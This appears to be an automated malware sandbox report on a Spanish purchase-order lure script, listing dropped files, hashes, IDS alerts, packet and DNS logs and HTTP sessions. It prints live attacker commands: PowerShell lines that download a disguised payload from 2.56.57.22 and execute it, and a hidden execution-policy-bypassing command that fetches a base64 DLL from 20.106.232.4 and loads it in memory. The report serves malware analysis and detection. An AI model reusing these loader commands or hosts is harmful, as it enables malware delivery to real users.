'http://2.56.57.22/daveCrpted.jpg' -o C:\Windows\Temp\Done.vbs;explorer.exe C:\Windows\Temp\Done.vbs;Start-Sleep 1;rm *.vbs,*.wsf..**********

C:\Users\user\Documents\20220527\PowerShell_transcript.936905.zvvmzKz8.20220527211546.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1576
Entropy (8bit):	5.532466700359062
Encrypted:	false
SSDEEP:	48:BZ2vTLIoO23ukQ7CqDYB1Zq3ukQOeZZ8o:BZ6TLIN2keqDo1ZqkOeZmo
MD5:	6017C0D2E8B34ACAEAC6DF3BE641FC87
SHA1:	C3DA67F4D903726213228D4EF39CFDD23A775F90
SHA-256:	745290EF532FFD113330766B7FA78C7B8C2E0D4B8BDD270AAFD0FB81079431D9
SHA-512:	21387413B4B63A818E25EF583399AD388B2A10D688F64677E4E73698175D49CDC2FDC014F62792B7712E3C684E6E96F4CC86FD78754ABB2AFA35A71286CF52BA
Malicious:	false
Reputation:	unknown
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20220527211547..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 936905 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command [Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/26-05-2022-StartUp.pdf'));[System.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth'))..Process ID: 6996..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..**********************..Com

C:\Windows\Temp\Done.vbs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	848042
Entropy (8bit):	1.1363099352339936
Encrypted:	false
SSDEEP:	192:6KqCQKQUBSRd6h7r1+5FL+HoFuM3BBxO1wjtg1v2U:6KqCQKQUBSRdK7r1+5FbBw1vJ
MD5:	DC70EEFA088F688D1CD4C4CF2C6674CA
SHA1:	C358867A468D9722B3C40F0BCD0CBE2534756545
SHA-256:	1EC2C2C0A29C16146400C52880E887CFAE57223B2B621C0F433EF9B619AF5343
SHA-512:	E95C7F6622486CCB16CD1C15E68BCA4101F2556C6A22A6B0318D03C9A9967097D0B98D37CE833E6669666318B7E73C2CA51513AC9A603A28D041A19B63DE8B0
Malicious:	**true**
Reputation:	unknown
Preview:	......:......:......:......:......:.

Static File Info

General

File type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Entropy (8bit):	1.0242514035730081
TrID:	
File name:	NUEVA ORDEN DE COMPRA 80107.wsf
File size:	524049
MD5:	f9c710eee0ec4b46dfb370e5e2280c36
SHA1:	c5b21cdd87ec4c5f8349747ecab5963b40556081
SHA256:	02cda7e8e87599f480515b611d57653429825d45dbfd2bcee0b9f1ea8e845fc6
SHA512:	e8d73489df18fd557e9628d426ef8fc77294a1caf55fec8cfa1224819d4b1222a8484ce4ec46c8b022045ce17e1b2cca9c7dc184323d99ab5fce5ee63cef605e
SSDEEP:	768:EeQeQeQeQeQeQeQeueQeQeQeQeQeQeQeUeQeQeQeQeQeQeQeU:+
TLSH:	2FB4E3E605844B32A2A5CB6D1B314157B36F47D43127F391AA923DE58D82E058BCFBCB
File Content Preview:	::..::::::::::::::::

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
20.106.232.4192.168.2.680497692025011 05/27/22-21:15:48.653624	TCP	2025011	ET TROJAN Powershell commands sent B64 2	80	49769	20.106.232.4	192.168.2.6

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 21:15:31.693627119 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.720982075 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.721097946 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.726296902 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.758306026 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758369923 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758413076 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758452892 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758491039 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758533955 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758544922 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.758565903 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758606911 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758610010 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.758625031 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.758646011 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758677006 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.758681059 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.758739948 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.785942078 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.785989046 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786030054 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786070108 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786077023 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.786111116 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786125898 CEST	49762	80	192.168.2.6	2.56.57.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 21:15:31.786150932 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786190987 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786230087 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786241055 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.786269903 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786288023 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.786310911 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786351919 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786366940 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.786391973 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786432028 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786461115 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.786472082 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786518097 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786528111 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.786539078 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786576986 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786600113 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.786617041 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786657095 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786669970 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.786695004 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.786756992 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.813921928 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.813986063 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814028978 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814069033 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814107895 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814147949 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814187050 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814227104 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814269066 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814308882 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814347029 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814378977 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814388990 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814414978 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814426899 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814433098 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814466953 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814507008 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814517975 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814547062 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814588070 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814601898 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814625978 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814666033 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814704895 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814707041 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814743042 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814760923 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814783096 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814822912 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814831972 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814862013 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814904928 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814919949 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.814944029 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.814985037 CEST	80	49762	2.56.57.22	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 21:15:31.815000057 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.815025091 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815063953 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815082073 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.815104008 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815144062 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815159082 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.815184116 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815224886 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815241098 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.815263033 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815304995 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815314054 CEST	49762	80	192.168.2.6	2.56.57.22
May 27, 2022 21:15:31.815345049 CEST	80	49762	2.56.57.22	192.168.2.6
May 27, 2022 21:15:31.815383911 CEST	80	49762	2.56.57.22	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 21:18:03.902839899 CEST	61152	53	192.168.2.6	8.8.8.8
May 27, 2022 21:18:04.026812077 CEST	53	61152	8.8.8.8	192.168.2.6
May 27, 2022 21:18:39.761974096 CEST	49679	53	192.168.2.6	8.8.8.8
May 27, 2022 21:18:40.808588982 CEST	49679	53	192.168.2.6	8.8.8.8
May 27, 2022 21:18:41.086764097 CEST	53	49679	8.8.8.8	192.168.2.6
May 27, 2022 21:18:41.925308943 CEST	53	49679	8.8.8.8	192.168.2.6
May 27, 2022 21:18:47.092046976 CEST	60361	53	192.168.2.6	8.8.8.8
May 27, 2022 21:18:47.226319075 CEST	53	60361	8.8.8.8	192.168.2.6
May 27, 2022 21:18:52.707604885 CEST	64579	53	192.168.2.6	8.8.8.8
May 27, 2022 21:18:52.731317043 CEST	53	64579	8.8.8.8	192.168.2.6
May 27, 2022 21:19:29.178404093 CEST	59028	53	192.168.2.6	8.8.8.8
May 27, 2022 21:19:29.282346010 CEST	53	59028	8.8.8.8	192.168.2.6
May 27, 2022 21:19:30.797749996 CEST	49463	53	192.168.2.6	8.8.8.8
May 27, 2022 21:20:04.249718904 CEST	57178	53	192.168.2.6	8.8.8.8
May 27, 2022 21:20:04.276504040 CEST	53	57178	8.8.8.8	192.168.2.6

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 27, 2022 21:18:41.925533056 CEST	192.168.2.6	8.8.8.8	d028	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 21:18:03.902839899 CEST	192.168.2.6	8.8.8.8	0x28b1	Standard query (0)	www.nexusbalance.com	A (IP address)	IN (0x0001)
May 27, 2022 21:18:39.761974096 CEST	192.168.2.6	8.8.8.8	0x9099	Standard query (0)	www.choicearticleto-readtoday.info	A (IP address)	IN (0x0001)
May 27, 2022 21:18:40.808588982 CEST	192.168.2.6	8.8.8.8	0x9099	Standard query (0)	www.choicearticleto-readtoday.info	A (IP address)	IN (0x0001)
May 27, 2022 21:18:47.092046976 CEST	192.168.2.6	8.8.8.8	0x5cf5	Standard query (0)	www.sushifactoryamphawa.com	A (IP address)	IN (0x0001)
May 27, 2022 21:18:52.707604885 CEST	192.168.2.6	8.8.8.8	0x1f36	Standard query (0)	www.mgav21.xyz	A (IP address)	IN (0x0001)
May 27, 2022 21:19:29.178404093 CEST	192.168.2.6	8.8.8.8	0x40b5	Standard query (0)	www.createurs-de-bijoux.com	A (IP address)	IN (0x0001)
May 27, 2022 21:19:30.797749996 CEST	192.168.2.6	8.8.8.8	0x1dd3	Standard query (0)	site-cdn.onenote.net	A (IP address)	IN (0x0001)
May 27, 2022 21:20:04.249718904 CEST	192.168.2.6	8.8.8.8	0x76ca	Standard query (0)	www.salazarcomunicacion.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 21:18:04.026812077 CEST	8.8.8.8	192.168.2.6	0x28b1	No error (0)	www.nexusbalance.com		91.195.240.103	A (IP address)	IN (0x0001)
May 27, 2022 21:18:41.086764097 CEST	8.8.8.8	192.168.2.6	0x9099	No error (0)	www.choicearticleto-readtoday.info		54.203.72.218	A (IP address)	IN (0x0001)
May 27, 2022 21:18:41.086764097 CEST	8.8.8.8	192.168.2.6	0x9099	No error (0)	www.choicearticleto-readtoday.info		52.200.164.252	A (IP address)	IN (0x0001)
May 27, 2022 21:18:41.925308943 CEST	8.8.8.8	192.168.2.6	0x9099	No error (0)	www.choicearticleto-readtoday.info		54.203.72.218	A (IP address)	IN (0x0001)
May 27, 2022 21:18:41.925308943 CEST	8.8.8.8	192.168.2.6	0x9099	No error (0)	www.choicearticleto-readtoday.info		52.200.164.252	A (IP address)	IN (0x0001)
May 27, 2022 21:18:47.226319075 CEST	8.8.8.8	192.168.2.6	0x5cf5	No error (0)	www.sushifactoryamphawa.com		199.34.228.47	A (IP address)	IN (0x0001)
May 27, 2022 21:18:52.731317043 CEST	8.8.8.8	192.168.2.6	0x1f36	No error (0)	www.mgav21.xyz		45.128.51.66	A (IP address)	IN (0x0001)
May 27, 2022 21:19:29.282346010 CEST	8.8.8.8	192.168.2.6	0x40b5	Server failure (2)	www.createurs-de-bijoux.com	none	none	A (IP address)	IN (0x0001)
May 27, 2022 21:19:30.818237066 CEST	8.8.8.8	192.168.2.6	0x1dd3	No error (0)	site-cdn.onenote.net	site-cdn.onenote.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 21:19:34.011275053 CEST	8.8.8.8	192.168.2.6	0xe783	No error (0)	a-0019.a-msedge.net	a-0019.a.dns.azurefd.net		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 21:19:34.011275053 CEST	8.8.8.8	192.168.2.6	0xe783	No error (0)	a-0019.a.dns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 21:19:34.011275053 CEST	8.8.8.8	192.168.2.6	0xe783	No error (0)	a-0019.standard.a-msedge.net		204.79.197.222	A (IP address)	IN (0x0001)
May 27, 2022 21:19:36.913074017 CEST	8.8.8.8	192.168.2.6	0x842f	No error (0)	t-ring.t-9999.t-msedge.net	global-entry-afdthirdparty-fallback-first.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 21:19:36.913074017 CEST	8.8.8.8	192.168.2.6	0x842f	No error (0)	shed.dual-low.part-0032.t-0009.fbs1-t-msedge.net	part-0032.t-0009.fbs1-t-msedge.net		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 21:19:36.913074017 CEST	8.8.8.8	192.168.2.6	0x842f	No error (0)	part-0032.t-0009.fbs1-t-msedge.net		13.107.219.60	A (IP address)	IN (0x0001)
May 27, 2022 21:19:36.913074017 CEST	8.8.8.8	192.168.2.6	0x842f	No error (0)	part-0032.t-0009.fbs1-t-msedge.net		13.107.227.60	A (IP address)	IN (0x0001)
May 27, 2022 21:19:37.153491974 CEST	8.8.8.8	192.168.2.6	0xe09e	No error (0)	a-ring.a-9999.a-msedge.net	a-9999.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 21:19:37.153491974 CEST	8.8.8.8	192.168.2.6	0xe09e	No error (0)	a-9999.a-msedge.net		204.79.197.254	A (IP address)	IN (0x0001)
May 27, 2022 21:20:04.276504040 CEST	8.8.8.8	192.168.2.6	0x76ca	No error (0)	www.salazarcomunicacion.com		103.167.196.150	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 2.56.57.22
- 20.106.232.4
- www.nexusbalance.com
- www.choicearticleto-readtoday.info
- www.sushifactoryamphawa.com
- www.mgav21.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49762	2.56.57.22	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:31.726296902 CEST	610	OUT	GET /daveCrpted.jpg HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: 2.56.57.22 Connection: Keep-Alive
May 27, 2022 21:15:31.758306026 CEST	611	IN	HTTP/1.1 200 OK Content-Type: image/jpeg Last-Modified: Fri, 27 May 2022 16:54:59 GMT Accept-Ranges: bytes ETag: "2b4c2880ea71d81:0" Server: Microsoft-IIS/10.0 Date: Fri, 27 May 2022 19:15:31 GMT Content-Length: 848042 Data Raw: ff fe 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a Data Ascii: ::: ::: :::

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49769	20.106.232.4	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:48.552849054 CEST	1858	OUT	GET /dll/26-05-2022-StartUp.pdf HTTP/1.1 Host: 20.106.232.4 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 21:15:48.653301954 CEST	1859	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 19:15:48 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.28 Last-Modified: Thu, 26 May 2022 14:26:51 GMT ETag: "3aac-5dfeafb144fa1" Accept-Ranges: bytes Content-Length: 15020 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/pdf Data Raw: 54 56 71 51 41 41 4d 41 41 41 41 45 41 41 41 41 2f 2f 38 41 41 4c 67 41 41 41 41 41 41 41 41 41 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 67 41 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41 41 41 41 41 41 42 51 52 51 41 41 54 41 45 44 41 43 34 51 4e 70 41 41 41 41 41 41 41 41 41 41 41 4f 41 41 44 69 45 4c 41 56 41 41 41 43 51 41 41 41 41 47 41 41 41 41 41 41 41 41 72 6b 49 41 41 41 41 67 41 41 41 41 59 41 41 41 41 41 42 41 41 41 41 67 41 41 41 41 41 67 41 41 42 41 41 41 41 41 41 41 41 41 41 47 41 41 41 41 41 41 41 41 41 41 43 67 41 41 41 41 41 67 41 41 